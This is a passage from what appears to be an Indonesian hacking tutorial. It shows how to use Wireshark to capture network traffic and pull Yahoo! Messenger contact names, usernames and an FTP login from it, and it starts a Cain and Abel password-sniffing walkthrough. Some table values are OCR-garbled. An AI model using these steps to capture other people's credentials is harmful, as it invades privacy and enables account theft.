


Gambar 97: Instalasi Wireshark selesai.

Kini Anda hanya perlu menunggu instalasi Wireshark selesai dilakukan. Dan mengklik tombol **Finish**.


Jangan lupa untuk memberikan tanda centang pada bagian *Run Wireshark*, supaya program langsung dijalankan setelah Anda mengklik tombol **Finish**.

Berikut ini adalah tampilan program Wireshark.




Gambar 98: Tampilan Wireshark.

Baiklah, sekarang kita akan memulai proses *capture data*.
 1. Pada tampilan Wireshark, klik pada menu **Capture > Interfaces**.




Gambar 99: Menu Capture.

2. Akan tampil kotak dialog *Capture Interfaces* yang menampilkan daftar *interface* yang Anda miliki. Untuk memulai proses *capture*, klik tombol **Start**.



Gambar 100: Memilih interface.

3. Sekarang tampilan Wireshark menjadi berubah yang menunjukkan proses *capture* sedang dijalankan.



Gambar 101: Proses capture.

4. Dari beberapa kolom proses *capture* tersebut, perhatikan hal berikut:


- Kolom *source* menunjukkan sumber paket berasal yang ditunjukkan dalam bentuk IP Address.
- Kolom *Destination* menunjukkan ke mana tujuan paket tersebut.
- Kolom *Protocol* merupakan nama protokol yang digunakan.
- Kolom *Info* berisikan informasi tambahan tentang isi paket.

No.	Time	Source	Destination	Protocol	Info
201	2.486765	98.136.48.100	192.168.0.198	TCP	http > 55372 [SYN, ACK] Seq=1012371070 Ack=4294967181
203	2.529671	204.244.102.19	192.168.0.198	HTTP	Continuation or non-HTTP traffic
204	2.529747	192.168.0.198	204.244.102.19	TCP	51839 > http [ACK] Seq=1 Ack=4294963217 Win=17680 Len=0
205	2.566442	204.244.102.19	192.168.0.198	HTTP	Continuation or non-HTTP traffic
		192.168.0.198	61.89.151.219	HTTP	
		192.168.0.198	68.176.46.310	HTTP	
		192.168.0.198	61.192.187.728	HTTP	
		192.168.0.198	98.110.48.198	HTTP	
210	2.627418	204.244.102.19	192.168.0.198	HTTP	Continuation or non-HTTP traffic
211	2.627483	192.168.0.198	204.244.102.19	TCP	54008 > http [ACK] Seq=1 Ack=2721 Win=17680 Len=0
212	2.627682	67.195.187.229	192.168.0.198	TCP	http > 55371 [SYN, ACK] Seq=0 Ack=4294967180 Win=65535
		192.168.0.198	61.89.151.219	TCP	
214	2.908154	204.244.102.19	192.168.0.198	HTTP	Continuation or non-HTTP traffic
216	3.268544	96.17.109.19	192.168.0.198	HTTP	Continuation or non-HTTP traffic

Gambar 102: Hasil capture.


Untuk mempermudah analisis paket data yang bertebaran tersebut, sebaiknya Anda menyimpan laporannya ke dalam sebuah file. Caranya adalah:

1. Matikan proses *capture* dengan mengklik ikon **Stop** pada toolbar.




Gambar 103: Menghentikan proses capture.

2. Klik ikon **Save** untuk melakukan penyimpanan.




Gambar 104: Menyimpan hasil capture.

3. Masukkan nama file untuk penyimpanan dan klik tombol **Save**.



Gambar 105: Membuat file penyimpanan.


4. Sekarang kita akan mulai menganalisis hasil *capture* yang kita peroleh. Perlu diketahui bahwa setiap baris dalam daftar mewakili satu paket yang berhasil diperoleh. Untuk mempermudah analisis, Anda bisa menggunakan fasilitas Filter. Misalnya, Anda bisa memasukkan ARP, HTTP, TCP, dan sebagainya. Atau, Anda bisa mengetikkan huruf awal saja, maka akan tampil berbagai pilihan lainnya.



Gambar 106: Menggunakan filter.


5. Setelah Anda memasukkan protokol yang ingin dilihat, klik **Clear** untuk kembali pada tampilan sebelumnya.

Berikut ini sebuah contoh kasus lain, dimana saya mencoba membuka login email di Yahoo.



Gambar 107: Halaman login Yahoo!.

Pada Wireshark terlihat meng-*capture*, bahwa saya sedang melakukan akses login pada website Yahoo!



Gambar 108: Hasil capture Yahoo!

Sedangkan berikut ini sewaktu terjadi penghubungan dengan Yahoo!.

No.	Time	Source	Destination	Protocol	Info
263	125.308287	192.168.0.198	202.165.108.211	TCP	62449 > http [ACK] Seq=1196 Ack=2721 Win=17680 Len=0
264	126.429109	202.165.108.211	192.168.0.198	HTTP	Continuation or non-HTTP traffic
265	126.629193	192.168.0.198	202.165.108.211	TCP	62449 > http [ACK] Seq=1196 Ack=4081 Win=17680 Len=0
266	126.748346	202.165.108.211	192.168.0.198	HTTP	Continuation or non-HTTP traffic
267	126.949171	192.168.0.198	202.165.108.211	TCP	62449 > http [ACK] Seq=1196 Ack=5441 Win=17680 Len=0
268	127.091656	202.165.108.211	192.168.0.198	HTTP	Continuation or non-HTTP traffic
269	127.299204	192.168.0.198	202.165.108.211	TCP	62449 > http [ACK] Seq=1196 Ack=6801 Win=17680 Len=0
270	127.602810	192.168.0.198	192.168.0.1	DNS	Standard query A mail.yimg.com
271	128.602319	192.168.0.198	192.168.0.1	DNS	Standard query A mail.yimg.com
272	129.602350	192.168.0.198	192.168.0.1	DNS	Standard query A mail.yimg.com
273	131.602417	192.168.0.198	192.168.0.1	DNS	Standard query A mail.yimg.com
274	135.602380	192.168.0.198	192.168.0.1	DNS	Standard query A mail.yimg.com
275	139.668452	192.168.0.198	192.168.0.255	DNS	Name query NB MAIL.YIMG.COM<0>
276	140.417790	192.168.0.198	192.168.0.255	NBNS	Name query NB MAIL.YIMG.COM<0>
277	141.167710	192.168.0.198	192.168.0.255	NBNS	Name query NB MAIL.YIMG.COM<0>

Gambar 109: Capture Yahoo!.


Kini kita akan mencoba melakukan sniffing terhadap program YM. Hal ini bisa dilakukan karena sewaktu kita menggunakan Yahoo! Messenger, pada dasarnya chatting yang kita lakukan sebenarnya berbentuk paket-paket data.

- Pertama-tama jalankan program Wireshark terlebih dahulu kemudian lakukan proses *capture*.

Capturing from Microsoft - Wireshark					
No.	Time	Source	Destination	Protocol	Info
46	5.110633	192.168.0.198	96.17.155.90	TCP	61713 > http [ACK] Seq=1 Ack=35361 Win=65280 Len=0
47	5.590955	96.17.155.90	192.168.0.198	HTTP	Continuation or non-HTTP traffic
48	5.591325	96.17.155.90	192.168.0.198	HTTP	Continuation or non-HTTP traffic
49	5.591401	192.168.0.198	96.17.155.90	TCP	61713 > http [ACK] Seq=1 Ack=38081 Win=65280 Len=0
50	5.691910	96.17.155.90	192.168.0.198	HTTP	Continuation or non-HTTP traffic
51	5.772963	96.17.155.90	192.168.0.198	HTTP	Continuation or non-HTTP traffic
52	5.773050	192.168.0.198	96.17.155.90	TCP	61713 > http [ACK] Seq=1 Ack=40801 Win=65280 Len=0
53	5.876315	fe80::34416:3b74:ff02:11:2	00:0c:29:1d:0d:06	DHCPv6	Solicit EID: 0x445e1e EID: 0001000134d3e5fc74f06d7b0f7
54	6.070836	96.17.155.90	192.168.0.198	HTTP	Continuation or non-HTTP traffic
55	6.253346	96.17.155.90	192.168.0.198	HTTP	Continuation or non-HTTP traffic
56	6.253620	192.168.0.198	96.17.155.90	TCP	61713 > http [ACK] Seq=1 Ack=43521 Win=65280 Len=0
57	6.457402	96.17.155.90	192.168.0.198	HTTP	Continuation or non-HTTP traffic
58	6.657306	192.168.0.198	96.17.155.90	TCP	61713 > http [ACK] Seq=1 Ack=44881 Win=65280 Len=0
59	6.755682	96.17.155.90	192.168.0.198	HTTP	Continuation or non-HTTP traffic
60	6.756038	96.17.155.90	192.168.0.198	HTTP	Continuation or non-HTTP traffic
61	6.756087	192.168.0.198	96.17.155.90	TCP	61713 > http [ACK] Seq=1 Ack=47601 Win=65280 Len=0
© Frame 1: 54 bytes on wire (432 bits), 54 bytes captured (432 bits) © Ethernet II, Src: Azurewave_B7:0F:7F (74:f0:6d:7b:0f:7f), Dst: Zte_b3:28:bc (d0:15:4a:b3:28:bc) © Internet Protocol, Src: 192.168.0.198 (192.168.0.198), Dst: 96.17.155.90 (96.17.155.90) © Transmission Control Protocol, Src Port: 61713 (61713), Dst Port: http (80), Seq: 1, Ack: 1, Len: 0					
<pre>0000 .d0 15 4a b3 28 bc 74 f0 6d 7b 0f 7f 08 00 45 00 ..J(.t. m[....E. 0010 00 28 2a 52 40 00 80 06 13 a4 c0 a8 00 c6 60 11 .("R... 0020 9b 5a f1 11 00 50 76 58 4c 22 fd b8 c0 73 50 10 .Z...PVX L"....SP. 0030 ff 00 81 f0 00 00</pre>					
Microsoft: <live capture in progress> File: C:\Pcap\Sniffing.pcap Packets: 61 Displayed: 61 Marked: 0 Profile: Default					

Gambar 110: Capture YM.

- Jalankan program Yahoo! Messenger, dan login.



Gambar 111: Menjalankan YM.

- Setelah login berhasil, sekarang Stop proses capture.
- Perhatikan hasilnya pada bagian protokol **ymsg** merupakan protokol untuk Yahoo! Messenger. Terkadang protokol ini juga dikenal sebagai **yhoos**.

No.	Time	Source	Destination	Protocol	Info
4081	561, 800174	192.168.0.198	98.136.48.100	VMSG	Pinger Logoff (status=Default)
4082	561, 824696	192.168.0.198	98.136.48.100	TCP	62705 > nmc [FIN, ACK] Seq=4818 Ack=6891 Win=1758 Lw
4083	561, 852037	192.168.0.198	98.137.130.103		62718 > https [FIN, ACK] Seq=2301 Ack=1367 Win=17580 Lw
4084	561, 852039	192.168.0.198	98.136.48.100		62718 > https [FIN, ACK] Seq=2303 Ack=1389 Win=17580 Lw
4085	564, 388072	192.168.0.198	98.137.130.103	TCP	62718 > https [FIN, ACK] Seq=2393 Ack=1389 Win=17580 Lw
4086	564, 959383	192.168.0.198	124.108.78.35	TCP	62728 > http [FIN, ACK] Seq=1384 Ack=766 Win=16915 Len
4087	565, 464152	98.136.48.100	192.168.0.198	VMSG	Notify (status=Server Ack)
4088	565, 464247	192.168.0.198	98.136.48.100	TCP	62705 > nmc [RST, ACK] Seq=4819 Ack=6978 Win=0 Len=0
4089	565, 514614	192.168.0.198	192.168.0.198	VMSG	Notify (status=Server Ack)
4090	565, 514615	192.168.0.198	192.168.0.198	VMSG	Notify (status=Server Ack)
4091	565, 346667	98.136.48.100	192.168.0.198	TCP	nmc > 62705 [FIN, ACK] Seq=7063 Ack=6818 Win=65535 Lw
4092	565, 361996	98.137.130.103	192.168.0.198	TCP	https > 62718 [FIN, ACK] Seq=1367 Ack=2304 Win=85385 Lw
4093	565, 560085	192.168.0.198	98.137.130.103	TCP	62718 > https [ACK] Seq=2304 Ack=1368 Win=17680 Len=0
4094	566, 438047	192.168.0.198	98.136.48.110	TCP	62705 > nmc [FIN, ACK] Seq=301 Ack=1368 Win=17580 Lw
4095	566, 438047	192.168.0.198	98.136.48.110	TCP	62390 > nmc [FIN, ACK] Seq=3134 Ack=1143 Win=16539 Lw

Gambar 112: Protokol ymsg.

5. Untuk melihat hasil *capture* lainnya dari protokol *ymsg* saja, masukkan nama protokol tersebut pada bagian filter. Di sini terlihat berbagai data yang di-*capture* oleh Wireshark.

Filter: ymsg				Expression...	Clear	Apply
No.	Time	Source	Destination	Protocol	Info	
2406	378.312462	192.168.0.198	98.136.48.110	YMSG	Verify (status=Default)	
2421	380.190030	98.136.48.110	192.168.0.198	YMSG	Verify (status=Server Ack)	
2432	380.225493	192.168.0.198	98.136.48.110	YMSG	Authentication (status=Default)	
2465	393.610617	98.136.48.110	192.168.0.198	YMSG	Authentication (status=Server Ack)	
2674	403.151574	192.168.0.198	98.136.48.110	YMSG	Authentication Response (status=Web Login)	
2684	403.907858	98.136.48.110	192.168.0.198	YMSG	List (status=Default)	
2696	404.544992	98.136.48.110	192.168.0.198	YMSG	List V15 (status=Default) status V15 (status=Default)	
2708	405.591744	192.168.0.198	98.136.48.110	YMSG	Keep Alive (status=Default)	
2709	405.727310	192.168.0.198	98.136.48.110	YMSG	Unknown Service: 235 (status=Default)	
2747	409.866178	192.168.0.198	98.136.48.110	YMSG	Skinnname (status=Default)	
2796	414.842503	192.168.0.198	98.136.48.110	YMSG	Y7 chat Session (status=Default)	
2831	418.383563	192.168.0.198	98.136.48.110	YMSG	Notify (status=Notify)	


Gambar 113: Hasil capture ymsg.

6. Kita akan melihat informasi lebih detail dari data tersebut, klik kanan pada salah satu baris dan klik **Follow TCP Stream**.

Filter: ymsg				Expression...	Clear	Apply
No.	Time	Source	Destination	Protocol	Info	
2406	378.312462	192.168.0.198	98.136.48.110	YMSG	Verify (status=Default)	
2421	380.190030	98.136.48.110	192.168.0.198	YMSG	verify (status=Server Ack)	
2432	380.225493	192.168.0.198	98.136.48.110	YMSG	Authentication (status=Default)	
2465	393.610617	98.136.48.110	192.168.0.198	YMSG	Authentication (status=Server Ack)	
2674	403.151574	192.168.0.198	98.136.48.110	YMSG	Authentication Response (status=Web Login)	
2684	403.907858	98.136.48.110	192.168.0.198	YMSG	List (status=Default)	
2696	404.544992	98.136.48.110	192.168.0.198	YMSG	List V15 (status=Default) status V15 (status=Default)	
2708	405.591744	192.168.0.198	98.136.48.110	YMSG	Keep Alive (status=Default)	
2709	405.727310	192.168.0.198	98.136.48.110	YMSG	Unknown Service: 235 (status=Default)	
2747	409.866178	192.168.0.198	98.136.48.110	YMSG	Skinnname (status=Default)	
2796	414.842503	192.168.0.198	98.136.48.110	YMSG	Y7 chat Session (status=Default)	
2831	418.383563	192.168.0.198	98.136.48.110	YMSG	Notify (status=Notify)	

Gambar 114: Follow TCP Stream.


7. Dalam tampilan *Follow TCP Stream* ini berisikan informasi sebenarnya dari paket tersebut.



Gambar 115: Informasi paket data capture.

8. Dari informasi yang ditampilkan tersebut berisikan banyak informasi, salah satunya adalah nama teman yang terdapat dalam kontak Yahoo! Messenger. Jika Anda jeli, juga akan ada nama *username* untuk Yahoo! Messenger tersebut.


Selain contoh di atas, perhatikan berikut ini. Dimana saya berhasil menangkap *username* dan *password* sebuah koneksi FTP.



Gambar 116: Hasil capture YM.

Berikut ini adalah sebuah metode lain melakukan Snifing menggunakan tool Cain and Able. Dengan teknik ini, Anda bisa memperoleh password tanpa harus menyerang sistem target. Caranya adalah, jalankan terlebih dahulu Cain and Able.

1. Klik menu **Configure**. Pada tab **Sniffer**, pilih salah satu adapter yang akan Anda lakukan snifing, lalu klik **OK**.



Gambar 117: Configuration dialog.

